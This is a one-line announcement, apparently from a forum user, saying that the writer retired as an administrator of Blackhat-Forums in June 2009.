As of June 2009, I have officially retired as an Administrator of Blackhat-Forums.